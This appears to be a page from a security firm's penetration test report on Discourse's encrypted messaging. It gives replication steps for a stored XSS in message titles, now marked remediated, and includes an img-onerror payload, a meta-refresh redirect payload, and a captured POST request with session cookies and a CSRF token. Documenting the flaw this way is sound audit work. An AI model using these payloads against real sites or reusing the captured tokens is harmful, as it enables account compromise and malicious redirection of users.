
Retest Observations

Remediated. Malicious HTML input entered in the message title was properly escaped when output within the message viewing functionality.

Replication Steps


With Default CSP disabled

Step 1: Enable message encryption by clicking on the **Enable Encrypted Messages** button via "Preferences" >> "Security".




Step 2: Start a new message. This is from the perspective of a low privileged user "echo.discourse" sending a message to an administrator "alpha.discourse". Include the following XSS payload in the message title and click the **Message** button to send it.

```
<img src=x onerror=confirm(document.domain)>
```




Step 3: Observe that the message title was encrypted in the following "POST" request.

```
https://aspt2023t1.staged-by-discourse.com/posts
```




```
POST /posts HTTP/2
Host: aspt2023t1.staged-by-discourse.com
Cookie: __stripe_mid=ed60cdba-4897-4ddb-947e-f77c62620b5cb3044b; __stripe_sid=
7c0f9edb-49a5-4131-bcbd-38b781f7dde584e733; _t=
8ETfugVup51bOWl5OCmvrwKh5rpT9clTW21Ed0W7NOwRWL7mGxGUqcAECya7O52q6qxVsBWffjvBRFcbqzD2ihnMCP3Vk%2FqxPKNAu1L
ppv4Y8rCjh30HuXE3u%2Bn%2BG%2FkwaTNsXpYLybkx2LHOFAVwQOftyPnOcJkBWIdtSJK8bo04s7yfzWycDVx2wJWwQYY3K6ANwykj3j
WYRtU34h5ZxE3Ynx4wlbAAeeUegFUMun3i%2Fcdqbq6z%2Fk%2BCvPNe08OdRIt9nYsT3t2gkyVM--OWw5Ykh8Ujo0vGOr--oreEGMy6F
HrQpl7G7kMrNw%3D%3D; _forum_session=
6uJIz4J%2BbLHVIbdnWIMECaCvZG8m4Mew6%2BdZT6hG3%2Fy0OaCNwMuejCxYspOQ59DJJpyHf0Yf8OyInw0RTaFL%2BupK80Xv%2FW%
2BMBZOrPul6UoPFdm7SFonFVr8Q7FDJpUMQ6MIGbdA0xPdflUlXmgnylp0UtvUDwMqnr8gh0BbfINltqdUKQKcYPdZoBYiS8%2FiUgqFI
fBJuaKxqgSbKU5ZdFIE6QvGRKACQDkimUusnJ7F9nXyxJ%2FeqkbJ96IBcGzylSqT1je9kLXvC4Q8oo3rsdEFVXfZiCXTfm7215pgMApL
P1RQG7Jbunp7V9eoEgBCbBchjEimz%2BmgQT6x%2B2iR6w1H4ddMo%2B7dVzkUwjj1YY%2BZV9buFtcSm3lYntOhWbQ%3D%3D--2Z8Iko
eGDz63Uu1Y--87BmuovtRJWzilJBipdcvQ%3D%3D
Content-Length: 2266
Sec-Ch-Ua:
Discourse-Present: true
X-Csrf-Token: 2OXCB5X95mZJFzriBtyHCL_PT89uIp2WxxmWt7oRnza6TD0NPAY05-2TuV72Yse2HJj_S81ehKgAMJApLyR7VQ
Sec-Ch-Ua-Mobile: ?0
X-Forwarded-For: 127.0.0.1
Discourse-Logged-In: true
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: ""
Origin: https://aspt2023t1.staged-by-discourse.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://aspt2023t1.staged-by-discourse.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

raw=This+is+a+secret+message+with+end+to+end+encryption.+To+view+it%2C+you+must+be+invited+to+this+topic.
&title=A+secret+message&unlist_topic=false&category=&is_warning=false&archetype=private_message&
target_recipients=alpha.discourse&typing_duration_msecs=10000&composer_open_duration_msecs=10000&
featured_link=&shared_draft=false&draft_key=new_private_message&is_encrypted=true&delete_after_minutes=&
encrypted_title=
1%24Rk74wpeBkZp4ErSyk2%2FZxARoc9R%2FzCS2Ay0D%2B6fjasjZA73q18pViCB%2BLWqPqzrlUZT64%2FmpGviPdR0K64YPdH%2Bmm
4c7kSijBMOngL03f0wLAbysfD5mUpkDjmnqnHx3wg%3D%3D&encrypted_raw=
1%249nIzvnrE3rnYkOvoWWbHcXAbnJhbX%2BaYndwQn0y03cKk7ydX%2FZkA2y5ML9KIgdtKUT9%2F5Znsob726ipEUJmiAyfx&
encrypted_keys=
```


Step 4: Authenticate as the administrative user "alpha.discourse" and click on the encrypted message.



Step 5: Once the message loads and is decrypted, the JavaScript executes.



Step 6: Review the injection point.




[Continued on next page]


With Default CSP enabled

Step 1: Send another message and include the following HTML payload.

```
<meta http-equiv="refresh" content="2;url=https://schellman.com" />
```




Step 2: As the "alpha.discourse" user, access the encrypted message sent from "echo.discourse".




[Continued on next page]

Step 3: Once the message is loaded, the HTML triggers the redirect.



Continued:



schellman

Quality, above all.

www.schellman.com / info@schellman.com / 1.866.254.0000
Outside of the United States, please dial: +1.813.288.8833